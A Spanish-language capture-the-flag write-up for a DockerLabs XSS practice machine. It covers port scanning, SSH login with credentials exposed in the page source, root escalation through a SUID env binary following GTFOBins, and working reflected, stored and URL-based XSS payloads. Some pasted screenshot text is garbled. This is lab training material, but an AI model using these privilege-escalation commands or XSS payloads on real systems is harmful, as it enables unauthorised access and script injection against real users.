

Encendemos la máquina

```
jouker@kali: ~/Downloads
```

```
File Actions Edit View Help
```

```
(jouker@kali)-[~/Downloads/temporal/reflection]  
$ sudo bash auto_deploy.sh reflection.tar  
[sudo] password for jouker:
```

```
      ##  
    ## ## ##           =  
  ## ## ## ##        ==  
~ ~ { ~ ~ ~ ~ ~ ~ ~ ~ } ~ ~ ~ ~ ~ ~ ~ ~ - ~ ~ ~  
         O  
       / \   / \   / \   / \   / \   / \  
      /___\ /___\ /___\ /___\ /___\ /___\  
  
DOCKERLABS
```

```
Estamos desplegando la máquina vulnerable, espere un momento.  
Máquina desplegada, su dirección IP es → 172.17.0.2  
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Ping activado con la victima y verificamos conectividad.

```
(jouker@kali)~$ cd Downloads/temporal/reflection
(jouker@kali)~/Downloads/temporal/reflection$ ping -c 2 172.17.0.2y.sh reflection.tar
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.088 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.049 ms

— 172.17.0.2 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.049/0.068/0.088/0.019 ms

(jouker@kali)~$
```

Nmap marca abiertos los puertos 22 y 80

```
(jouker@kali)~$ nmap -p- -sV -sS -vvv -n -Pn --min-rate 5000 172.17.0.2 -oN archivo.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 22:34 CET
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 22:34
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:34, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:34
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
```


Laboratorio de XSS, tan sencillo nos dicen la vulnerabilidad a tratar?

```
(jouker@kali)~$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][22], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script, Title[Laboratorio de Cross-Site Scripting (XSS)]
```

Al parecer las credenciales estan puestas tal cual dentro del código fuente de la 172.17.0.2

```
89 <a href="/laboratorio4">Ir a Laboratorio 4 (Reflected XSS a Través de la URL)</a>
90 </div>
91 <button class="completion-btn" onclick="showPopup()">Clic Aquí Cuando hayas Completado los Laboratorios</button>
92 </div>
93 <script>
94   function showPopup() {
95     alert(
96       "Accede por SSH con estas credenciales SOLO cuando hayas completado los retos anteriores.\n" +
97       "En caso contrario, el Writeup que subas a DockerLabs.es no se tendrá en cuenta.\n\n" +
98       "Usuario: balu\n" +
99       "Password: balulero"
100     );
101   }
102 }
103
```

Tampoco estaban escondidas, el pop up lo obtenemos tan pronto como le demos a "CLIC AQUI..."



Por lo pronto voy a vulnerar primero la máquina y después me ocuparé de los laboratorios XSS internos.

Entramos con ssh y las credenciales y vemos que la escalada de privilegios es mediante find y el habitual env para escalar privilegios, si buscamos en gtfobins veremos que hay que ejecutar esta siguiente comanda

```
balu@ea1bb4a76c88:/$ find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/umount
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
balu@ea1bb4a76c88:/$
```

Por mucho que me hubiese gustado decir que he terminado la máquina tan solo he realizado la parte fácil, ahora me toca de verdad ponerme con el objetivo de esta máquina que es completar los

laboratorios.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
```

```
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it may be used to access the file system, escalate or maintain

```
sudo env /bin/sh
```

```
sudo env /bin/sh
whoami
[sudo] password for balu:
balu is not in the sudoers file.
balu
balu@ea1bb4a76c88:/$ install -m =xs $(which env) .
install: cannot create regular file './env': Permission denied
balu@ea1bb4a76c88:/$ sudo install -m =xs $(which env) .
[sudo] password for balu:
Sorry, try again.
[sudo] password for balu:
balu is not in the sudoers file.
balu@ea1bb4a76c88:/$ sudo su -
[sudo] password for balu:
balu is not in the sudoers file.
balu@ea1bb4a76c88:/$ su root
Password:
su: Authentication failure
balu@ea1bb4a76c88:/$ ./usr/bin/env /bin/sh -p
root
#
```

Primer LAB:

Laboratorio de XSS Reflejado

En este laboratorio podrás introducir un payload XSS y ver cómo se refleja en la misma página.

Instrucciones:

Escribe tu búsqueda en el siguiente campo y haz clic en *Enviar* para inyectarlo.

Enviar

Aquí aparecerá tu payload.

El primero no ha funcionado, adjunto captura del segundo que si que ha funcionado, con su respectivo payload

En este laboratorio podrás introducir un payload XSS y ver cómo se refleja en la misma página.

Escríbelo en el navegador. 172.17.0.2 carlo.

MMG

OK

Enviar

`<input autofocus onfocus=alert(1)>`

Laboratorio de XSS Reflejado

En este laboratorio podrás introducir un payload XSS y ver cómo se refleja en la misma página.

Escríbelo en el navegador. 172.17.0.2 carlo.

1


OK


Enviar

`ipt>alert('XSS')ipt>`

Lab 2:

Al hacer clic a guardar mensaje en vez de mostrartelo directamente cuando lo ejecutas, lo almacena. Cuando lo almacena y le haces clic se activa el payload XSS





Máquina 3:

En esta máquina nos manda a sacar de paseo el burpsuite, y nos comenta que intentemos el XSS intentado interceptarlo con el burpsuite, pero al parecer por lo que veo realmente no hace falta

Esta es la imagen del laboratorio de forma normal:

Laboratorio XSS con Dropdowns

Selecciona alguna opción en los menús desplegables y haz clic en **Enviar**. Luego, puedes interceptar la petición con Burp Suite (u otra herramienta) y modificar los valores enviados para intentar inyectar tu payload.

Opción 1:

Valor A

Opción 2:

Valor X

Opción 3:

Opción 2

Enviar


Reflejo de tus selecciones:

Opción 1: ValorA

Opción 2: ValorX

Opción 3: Opcion2

Pero el hecho de que este editado para que podamos modificarlo por burpsuite, también lo ha habilitado que se pueda modificar desde la URL.



Laboratorio XSS con Dropdowns

Selecciona alguna opción en los menús desplegables y haz clic en **Enviar**. Luego, puedes interceptar la petición con Burp Suite (u otra herramienta) y modificar los valores enviados para intentar inyectar tu payload.

Opción 1:

Seleccionar...

Opción 2:

Seleccionar...

Opción 3:

Seleccionar...

Enviar

Reflejo de tus selecciones:

Opción 1: ValorC

Opción 2: ETERNAL


Opción 3:

TOTALMENTEHACKEADOJOUKER

Pasamos al lab 4 y supuestamente el más difícil.

Lab 4:

Al parecer el enunciado ya nos da la pista de poner un ?data= en la URL sin necesidad de fuzzing para inyectar el código que nosotros consideremos necesario, voy a probar si es tan fácil como parece



Efectivamente era tan fácil como te lo marcaba la propia máquina, no requería de dificultad adicional. Muy buena máquina para

practicas el XSS ya que no es algo que veamos de forma habitual en los CTF y siempre viene bien practicarlo